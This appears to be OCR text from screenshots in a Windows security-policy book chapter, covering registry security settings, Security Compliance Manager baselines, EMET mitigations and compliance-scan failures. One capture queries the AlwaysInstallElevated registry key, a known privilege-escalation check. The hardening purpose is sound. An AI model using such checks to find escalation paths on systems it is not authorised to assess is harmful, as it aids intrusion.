
Name of the program to be fixed:
AppCompat Demos



Name of the vendor for this program:
erdalozkaya.com/


Program file location:
C:\Program Files\StockViewer\StockViewer.exe













C:\> Command Prompt

```
C:\>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated  
ERROR: The system was unable to find the specified registry key or value.
```

Chapter 09: Security Policy



Policy Viewer - 175 items



Clipboard View Export Options

Policy Type	Policy Group or Registry Key	Policy Setting	Local registry	LocalPolicy_YDIO8DOT1_21
HKLM	Software\Microsoft\Windows\CurrentVersion\Policies\System	ValidateAdminCodeSignatures	0	0
HKLM	Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	AuthenticCodeEnabled	0	0
HKLM	System\CurrentControlSet\Control\Lsa	AuditBaseObjects	0	0
HKLM	System\CurrentControlSet\Control\Lsa	CrashOnAuditFail	0	0
HKLM	System\CurrentControlSet\Control\Lsa	DisableDomainCreds	0	0
HKLM	System\CurrentControlSet\Control\Lsa	EveryoneIncludesAnonymous	0	0
HKLM	System\CurrentControlSet\Control\Lsa	ForceGuest	0	0
HKLM	System\CurrentControlSet\Control\Lsa	FullPrivilegeAuditing	00	0
HKLM	System\CurrentControlSet\Control\Lsa	LimitBlankPasswordUse	1	1
HKLM	System\CurrentControlSet\Control\Lsa	LmCompatibilityLevel	1	1
HKLM	System\CurrentControlSet\Control\Lsa	NoLMHash	1	1
HKLM	System\CurrentControlSet\Control\Lsa	RestrictAnonymous	0	0
HKLM	System\CurrentControlSet\Control\Lsa	RestrictAnonymousSAM	1	1
HKLM	System\CurrentControlSet\Control\Lsa\FIPSAlgorithmPolicy	Enabled	0	0
HKLM	System\CurrentControlSet\Control\Lsa\MSV1_0	NTLMMinClientSec	536870912	536870912
HKLM	System\CurrentControlSet\Control\Lsa\MSV1_0	NTLMMinServerSec	536870912	536870912
HKLM	System\CurrentControlSet\Control\Print\Providers\LanMan Print Services\Servers	AddPrinterDrivers	0	0
HKLM	System\CurrentControlSet\Control\SecurePipeServers\Winreg\AllowedExactPaths	Machine		Software\Microsoft\Windo ...
HKLM	System\CurrentControlSet\Control\SecurePipeServers\Winreg\AllowedPaths	Machine		Software\Microsoft\OLAP ...
HKLM	System\CurrentControlSet\Control\Session Manager	ProtectionMode	1	1
HKLM	System\CurrentControlSet\Control\Session Manager\Kernel	ObCaseInsensitive	1	1
HKLM	System\CurrentControlSet\Control\Session Manager\Memory Management	ClearPageFileAtShutdown	0	0

Policy Path:
 Security Settings
 Local Policies\Security Options
 User Account Control: Only elevate executables that are signed and validated

Local registry:
Option: Disabled
Data: 0
Type: REG_DWORD
GPO: Local registry

LocalPolicy_YDIO8DOT1_20171004-143003:
Option: Disabled
Data: 0
Type: REG_DWORD
GPO: Local policy



Microsoft Security Compliance Manager

File View Help Global setting search

WS2012 Web Server Security 1.0 203 unique setting(s)

Advanced View

Name	Default	Microsoft	Customized	S
System Services 203 Setting(s)				
Peer Networking Identity Manager	Not Defined	Not Defined	Not Defined	O
Windows Driver Foundation - User-moc	Manual	Manual	Manual	O
Power	Automatic	Automatic	Automatic	O
Performance Counter DLL Host	Manual	Manual	Manual	O
SSDP Discovery	Disabled	Disabled	Disabled	O
Background Intelligent Transfer Service	Manual by default	Automatic	Automatic	O
Encrypting File System (EFS)	Not Defined	Manual	Manual	O
TCP/IP NetBIOS Helper	Automatic	Automatic	Automatic	O
Hyper-V Time Synchronization Service	Not Defined	Manual	Manual	O
Remote Desktop Licensing	Not Defined	Not Defined	Not Defined	O
Workstation	Automatic	Automatic	Automatic	O
Microsoft Software Shadow Copy Provis	Manual	Manual	Manual	O
Peer Name Resolution Protocol	Not Defined	Not Defined	Not Defined	O
Windows Internal Database	Not Defined	Not Defined	Not Defined	O
Server For NIS	Not Defined	Not Defined	Not Defined	O
Smart Card Removal Policy	Manual	Manual	Manual	O
Hyper-V Heartbeat Service	Not Defined	Manual	Manual	O
Data Deduplication Service	Not Defined	Not Defined	Not Defined	O
User Access Logging Service	Not Defined	Automatic	Automatic	O
Software Protection	Automatic	Automatic	Automatic	O
Thread Ordering Server	Manual	Manual	Manual	O

Import
[GPO Backup \(folder\)](#)
[SCM \(.cab\)](#)

Export
[Excel \(.xlsm\)](#)
[GPO Backup \(folder\)](#)
[SCAP v1.0 \(.cab\)](#)
[SCCM DCM 2007 \(.cab\)](#)
[SCM \(.cab\)](#)

Baseline
[Compare / Merge](#)
[Delete](#)
[Duplicate](#)
[Properties](#)

Setting

Setting Group

Help
[About](#)
[Help Topics](#)
[Release Notes](#)
[Send Feedback](#)
[Privacy Statement](#)

Background Intelligent Transfer Service Manual by default: Automatic Automatic Optional Computer Configuration\Windows S

[Collapse](#) Severity: [Customize this setting by duplicating the baseline](#)

Value must be equal to Automatic.

Customize setting value Comments:

^ **Setting Details**

UI Path:
Computer Configuration\Windows Settings\Security Settings\System Services

Description:	Vulnerability:
Transfers files in the background using idle network bandwidth. If the service is disabled, then any applications that depend on BITS, such as Windows Update or MSN Explorer, will be unable to automatically download programs and other information.	Any service or application is a potential point of attack. Therefore, you should disable or remove any unneeded services or executable files in your environment. There are additional optional services available in Windows that are not installed during a default installation of the operating system. Depending on the version of Windows you can add these optional services to an existing computer through Add/Remove Programs in Control Panel, Programs and Features in Control Panel, Server Manager, or the Configure Your Server Wizard. Important: If you enable additional services, they may depend on other services. Add all of the services that are needed for a specific server role to the policy for the server role that it performs in your organization.
Additional Details:	Potential Impact:
CCE-23764-4 HKLM\SYSTEM\CurrentControlSet\services\BITS\Start REG_SZ:2	If some services (such as the Security Accounts Manager) are disabled, you will not be able to restart the computer. If other critical services are disabled, the computer may not be able to authenticate with domain controllers. If you wish to disable some system services, you should test the changed settings on non-production computers before you change them in a production environment. It is also possible to alter the access control list (ACL) for a service, however

Enhanced Mitigation Experience Toolkit

Quick Profile Name: Custom security settings
 Skin: Office 2013

Windows Event Log
 Tray Icon
 Early Warning


File Configuration System Settings Reporting Info

System Status

Data Execution Prevention (DEP)		Application Opt In
Structured Exception Handler Overwrite Protection (SEHOP)		Application Opt In
Address Space Layout Randomization (ASLR)		Application Opt In
Certificate Trust (Pinning)		Enabled
Block Untrusted Fonts (Fonts)		Always On

Running Processes


Process ID	Process Name	Running EMET
3300	AmoltoRecorder - Amolto Call Recorder for Skype	
12200	ApplicationFrameHost - Application Frame Host	
4516	armsvc - Adobe Acrobat Update Service	
5624	atiedxx - AMD External Events Client Module	
2844	atiesrxx - AMD External Events Service Module	
21500	audiodg - Windows Audio Device Graph Isolation	
11316	backgroundTaskHost - Background Task Host	
12664	browser_broker - Browser_Broker	




OS Vulnerabilities (by Microsoft) mismatch

Filter

Failed rules by severity



Failed rules by type



296

Failed Windows rules

17


Failed Linux rules

CCEID	NAME	RULE TYPE	NO. OF VMS...	RULE SEVERITY	STATE
CCE-10019-8	MSS: (ScreenSaverGracePeriod) The ti...	Registry key	1	Warning	Open
CCE-10035-4	Network security: Minimum session sec...	Registry key	1	Critical	Open
CCE-10040-4	Network security: Minimum session sec...	Registry key	1	Critical	Open
CCE-10086-7	Access this computer from the network	Security policy	1	Critical	Open
CCE-10113-9	Windows Firewall: Domain: Outbound...	Registry key	1	Critical	Open
CCE-10123-8	Windows Firewall: Private: Outbound c...	Registry key	1	Critical	Open
CCE-10127-9	Windows Firewall: Private: Allow unicas...	Registry key	1	Critical	Open
CCE-10131-1	Windows Firewall: Private: Apply local f...	Registry key	1	Critical	Open
CCE-10188-1	Windows Firewall: Public: Apply local fi...	Registry key	1	Critical	Open
CCE-10369-7	Bypass traverse checking	Security policy	1	Critical	Open
CCE-10390-3	Audit Policy: System: IPsec Driver	Audit policy	1	Critical	Open
CCE-10439-8	Shut down the system	Security policy	1	Warning	Open



Network security: Minimum session security for NTLM SSP based... OS VULNERABILITY


Search

